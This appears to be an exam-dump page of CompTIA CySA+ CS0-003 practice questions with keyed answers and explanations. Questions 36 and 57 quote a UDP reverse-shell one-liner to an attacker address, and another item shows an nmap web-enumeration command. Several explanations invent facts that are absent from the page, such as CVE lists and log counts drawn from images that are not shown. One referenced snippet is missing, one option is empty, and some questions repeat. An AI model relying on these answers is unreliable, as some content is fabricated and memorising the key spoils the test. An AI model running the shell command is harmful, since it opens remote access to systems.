

The Most Efficient CS0-003 Pdf Dumps For Assured Success [2023]
We offers you the latest free online CS0-003 dumps to practice
NEW QUESTION # 36
A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?
- A. Reverse shell
- B. SQL injection
- C. XSS
- D. RCE
Answer: A
Explanation:
Explanation
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.
NEW QUESTION # 37
Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.


Review the information provided and determine the following:
1. HOW many employees Clicked on the link in the Phishing email?
2. on how many workstations was the malware installed?
3. what is the executable file name of the malware?
Answer:
Explanation:
1. How many employees clicked on the link in the phishing email?
According to the email server logs, 25 employees clicked on the link in the phishing email.
2. On how many workstations was the malware installed?
According to the file server logs, the malware was installed on 15 workstations.
3. What is the executable file name of the malware?
The executable file name of the malware is svchost.EXE.
Answers
1. 25
2. 15
3. svchost.EXE
NEW QUESTION # 38
A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?
- A. Cloud-specific misconfigurations may not be detected by the current scanners
- B. Vulnerability scans on cloud environments should be performed from the cloud
- C. The current scanners should be migrated to the cloud
- D. Existing vulnerability scanners cannot scan laaS systems
Answer: A
Explanation:
Explanation
Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs.
Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.
NEW QUESTION # 39
Which of the following best describes the goal of a tabletop exercise?
- A. To understand existing threat actors and how to replicate their techniques
- B. To test possible incident scenarios and how to react properly
- C. To perform attack exercises to check response effectiveness
- D. To check the effectiveness of the business continuity plan
Answer: B
Explanation:
Explanation
A tabletop exercise is a type of simulation exercise that involves testing possible incident scenarios and how to react properly, without actually performing any actions or using any resources. A tabletop exercise is usually conducted by a facilitator who presents a realistic scenario to a group of participants, such as a cyberattack, a natural disaster, or a data breach. The participants then discuss and evaluate their roles, responsibilities, plans, procedures, and policies for responding to the incident, as well as the potential impacts and outcomes. A tabletop exercise can help identify strengths and weaknesses in the incident response plan, improve communication and coordination among the stakeholders, raise awareness and preparedness for potential incidents, and provide feedback and recommendations for improvement.
NEW QUESTION # 40
A company is implementing a vulnerability management program and moving from an on-premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?
- A. Cloud-specific misconfigurations may not be detected by the current scanners
- B. Vulnerability scans on cloud environments should be performed from the cloud
- C. The current scanners should be migrated to the cloud
- D. Existing vulnerability scanners cannot scan laaS systems
Answer: A
Explanation:
Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.
NEW QUESTION # 41
A security analyst responds to a series of events surrounding sporadic bandwidth consumption from an endpoint device. The security analyst then identifies the following additional details:
* Bursts of network utilization occur approximately every seven days.
* The content being transferred appears to be encrypted or obfuscated.
* A separate but persistent outbound TCP connection from the host to infrastructure in a third-party cloud is in place.
* The HDD utilization on the device grows by 10GB to 12GB over the course of every seven days.
* Single file sizes are 10GB.
Which of the following describes the most likely cause of the issue?
- A. Data exfiltration
- B. Memory consumption
- C. Non-standard port usage
- D. Botnet participant
- E. System update
Answer: A
Explanation:
data exfiltration is the unauthorized transfer of data from an organization's network to an external destination, usually for malicious purposes such as espionage, sabotage, or theft. The details given in the question suggest that data exfiltration is occurring from an endpoint device. The bursts of network utilization every seven days indicate periodic data transfers. The content being transferred appears to be encrypted or obfuscated to avoid detection or analysis. The persistent outbound TCP connection from the host to infrastructure in a third-party cloud indicates a possible command and control channel for an attacker. The HDD utilization on the device grows by 10GB to 12GB over the course of every seven days, and single file sizes are 10GB, indicating that large amounts of data are being collected and compressed before being exfiltrated.
NEW QUESTION # 42
A security analyst must preserve a system hard drive that was involved in a litigation request Which of the following is the best method to ensure the data on the device is not modified?
- A. Perform a memory scan dump to collect residual data.
- B. Protect the device with a complex password.
- C. Encrypt the device to ensure confidentiality of the data.
- D. Generate a hash value and make a backup image.
Answer: D
Explanation:
Explanation
Generating a hash value and making a backup image is the best method to ensure the data on the device is not modified, as it creates a verifiable copy of the original data that can be used for forensic analysis. Encrypting the device, protecting it with a password, or performing a memory scan dump do not prevent the data from being altered or deleted. Verified References: CompTIA CySA+ CS0-002 Certification Study Guide, page
3291
NEW QUESTION # 43
A security analyst received a malicious binary file to analyze. Which of the following is the best technique to perform the analysis?
- A. Code analysis
- B. Static analysis
- C. Fuzzing
- D. Reverse engineering
Answer: D
Explanation:
Reverse engineering is a technique that involves analyzing a binary file to understand its structure, functionality, and behavior. Reverse engineering can help security analysts perform malware analysis, vulnerability research, exploit development, and software debugging. Reverse engineering can be done using various tools, such as disassemblers, debuggers, decompilers, and hex editors.
NEW QUESTION # 44
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?
- A. Asset value
- B. CVSS
- C. Weaponization
- D. Scope
Answer: C
Explanation:
Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.
NEW QUESTION # 45
The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?
- A. Single pane of glass
- B. Single sign-on
- C. Deduplication
- D. Data enrichment
Answer: C
Explanation:
Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.
NEW QUESTION # 46
A cybersecurity analyst is researching operational data to develop a script that will detect the presence of a threat on corporate assets. Which of the following contains the most useful information to produce this script?
- A. Protocol analysis captures
- B. API documentation
- C. OpenloC files
- D. MITRE ATT&CK reports
Answer: D
Explanation:
A cybersecurity analyst is researching operational data to develop a script that will detect the presence of a threat on corporate assets. The most useful information to produce this script is MITRE ATT&CK reports. MITRE ATT&CK is a knowledge base of adversary tactics and techniques based on real-world observations. MITRE ATT&CK reports provide detailed information on how different threat actors operate, what tools they use, what indicators they leave behind, and how to detect or mitigate their attacks. The other options are not as useful or relevant for this purpose. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 9; https://attack.mitre.org/
NEW QUESTION # 47
A security alert was triggered when an end user tried to access a website that is not allowed per organizational policy. Since the action is considered a terminable offense, the SOC analyst collects the authentication logs, web logs, and temporary files, reflecting the web searches from the user's workstation, to build the case for the investigation. Which of the following is the best way to ensure that the investigation complies with HR or privacy policies?
- A. Create a timeline of events detailinq the date stamps, user account hostname and IP information associated with the activities
- B. Notify the SOC manager for awareness after confirmation that the activity was intentional
- C. Ensure that the case details do not reflect any user-identifiable information Password protect the evidence and restrict access to personnel related to the investigation
- D. Create a code name for the investigation in the ticketing system so that all personnel with access will not be able to easily identity the case as an HR-related investigation
Answer: C
Explanation:
Explanation
The best way to ensure that the investigation complies with HR or privacy policies is to ensure that the case details do not reflect any user-identifiable information, such as name, email address, phone number, or employee ID. This can help protect the privacy and confidentiality of the user and prevent any potential discrimination or retaliation. Additionally, password protecting the evidence and restricting access to personnel related to the investigation can help preserve the integrity and security of the evidence and prevent any unauthorized or accidental disclosure or modification.
NEW QUESTION # 48
A company's legal department is concerned that its incident response plan does not cover the countless ways security incidents can occur. The department has asked a security analyst to help tailor the response plan to provide broad coverage for many situations. Which of the following is the best way to achieve this goal?
- A. Focus on incidents that may require law enforcement support.
- B. Focus on incidents that have a high chance of reputation harm.
- C. Focus on common attack vectors first.
- D. Focus on incidents that affect critical systems.
Answer: D
Explanation:
An incident response plan should cover the most important and likely scenarios that could compromise the security and operations of an organization. According to various sources of best practices123, an incident response plan should start by conducting a risk assessment to identify potential threats and vulnerabilities, and prioritize the critical systems that need to be protected and restored in case of an incident. Focusing on incidents that affect critical systems ensures that the incident response plan covers the most severe and impactful situations that could harm the organization's mission, reputation, or legal obligations.
NEW QUESTION # 49
A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:
Which of the following vulnerability types is the security analyst validating?
- A. Directory traversal
- B. XSS
- C. XXE
- D. SSRF
Answer: B
Explanation:
Explanation
XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website.
XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official References:
https://portswigger.net/web-security/xxe
https://portswigger.net/web-security/ssrf
https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.htm
NEW QUESTION # 50
An analyst is reviewing a vulnerability report for a server environment with the following entries:
Which of the following systems should be prioritized for patching first?
- A. 54.74.110.26
- B. 10.101.27.98
- C. 54.73.225.17
- D. 54.74.110.228
Answer: D
Explanation:
Explanation
The system that should be prioritized for patching first is 54.74.110.228, as it has the highest number and severity of vulnerabilities among the four systems listed in the vulnerability report. According to the report, this system has 12 vulnerabilities, with 8 critical, 3 high, and 1 medium severity ratings. The critical vulnerabilities include CVE-2019-0708 (BlueKeep), CVE-2019-1182 (DejaBlue), CVE-2017-0144 (EternalBlue), and CVE-2017-0145 (EternalRomance), which are all remote code execution vulnerabilities that can allow an attacker to compromise the system without any user interaction or authentication. These vulnerabilities pose a high risk to the system and should be patched as soon as possible.
NEW QUESTION # 51
During an incident response procedure, a security analyst acquired the needed evidence from the hard drive of a compromised machine. Which of the following actions should the analyst perform next to ensure the data integrity of the evidence?
- A. Create a chain of custody document.
- B. Keep the cloned hard drive in a safe place.
- C. Generate hashes for each file from the hard drive.
- D. Determine a timeline of events using correct time synchronization.
Answer: C
Explanation:
Generating hashes for each file from the hard drive is the next action that the analyst should perform to ensure the data integrity of the evidence. Hashing is a technique that produces a unique and fixed-length value for a given input, such as a file or a message. Hashing can help to verify the data integrity of the evidence by comparing the hash values of the original and copied files. If the hash values match, then the evidence has not been altered or corrupted. If the hash values differ, then the evidence may have been tampered with or damaged .
NEW QUESTION # 52
An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?
- A. Routing table
- B. Hard disk
- C. Malicious tiles
- D. Static IP address
- E. Primary boot partition
Answer: B
Explanation:
Explanation
The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.
NEW QUESTION # 53
Which of the following security operations tasks are ideal for automation?
- A. Firewall IoC block actions:
Examine the firewall logs for IoCs from the most recently published zero-day exploit Take mitigating actions in the firewall to block the behavior found in the logs Follow up on any false positives that were caused by the block rules - B. Email header analysis:
Check the email header for a phishing confidence metric greater than or equal to five Add the domain of sender to the block list Move the email to quarantine - C. Suspicious file analysis:
- D. Security application user errors:
Search the error logs for signs of users having trouble with the security application Look up the user's phone number Call the user to help with any questions about using the application
Answer: B
Explanation:
Email header analysis is one of the security operations tasks that are ideal for automation. Email header analysis involves checking the email header for various indicators of phishing or spamming attempts, such as sender address spoofing, mismatched domains, suspicious subject lines, or phishing confidence metrics. Email header analysis can be automated using tools or scripts that can parse and analyze email headers and take appropriate actions based on predefined rules or thresholds
NEW QUESTION # 54
During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?
- A. Shut down the affected server immediately
- B. Clone the virtual server for forensic analysis
- C. Restore from the last known-good backup to confirm there was no loss of connectivity
- D. Log in to the affected server and begin analysis of the logs
Answer: B
Explanation:
Explanation
The first action that the analyst should take in this case is to clone the virtual server for forensic analysis.
Cloning the virtual server involves creating an exact copy or image of the server's data and state at a specific point in time. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence. Cloning the virtual server can also allow the analyst to safely analyze and investigate the incident without affecting the original server or its operations.
NEW QUESTION # 55
An analyst is reviewing a vulnerability report and must make recommendations to the executive team. The analyst finds that most systems can be upgraded with a reboot resulting in a single downtime window.
However, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. Which of the following inhibitors to remediation do these systems and associated vulnerabilities best represent?
- A. Lack of maintenance windows
- B. Legacy systems
- C. Proprietary systems
- D. Unsupported operating systems
Answer: C
Explanation:
Explanation
Proprietary systems are systems that are owned and controlled by a specific vendor or manufacturer, and that use proprietary standards or protocols that are not compatible with other systems. Proprietary systems can pose a challenge for vulnerability management, as they may not allow users to access or modify their configuration, update their software, or patch their vulnerabilities. In this case, two of the critical systems cannot be upgraded due to a vendor appliance that the company does not have access to. This indicates that these systems and associated vulnerabilities are examples of proprietary systems as inhibitors to remediation
NEW QUESTION # 56
Given the output below:
#nmap 7.70 scan initiated Tues, Feb 8 12:34:56 2022 as: nmap -v -Pn -p 80,8000,443 --script http-* -oA server.out 192.168.220.42 Which of the following is being performed?
- A. Cross-site scripting
- B. Local file inclusion attack
- C. Web server enumeration
- D. Log4] check
Answer: C
Explanation:
Web server enumeration is the process of identifying information about a web server, such as its software version, operating system, configuration, services, and vulnerabilities. This can be done using tools like Nmap, which can scan ports and run scripts to gather information. In this question, the Nmap command is using the -p option to scan ports 80, 8000, and 443, which are commonly used for web services. It is also using the --script option to run scripts that start with http-*, which are related to web server enumeration. The output file name server.out also suggests that the purpose of the scan is to enumerate web servers. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 8; https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
NEW QUESTION # 57
A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?
- A. Reverse shell
- B. SQL injection
- C. XSS
- D. RCE
Answer: A
Explanation:
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.
NEW QUESTION # 58
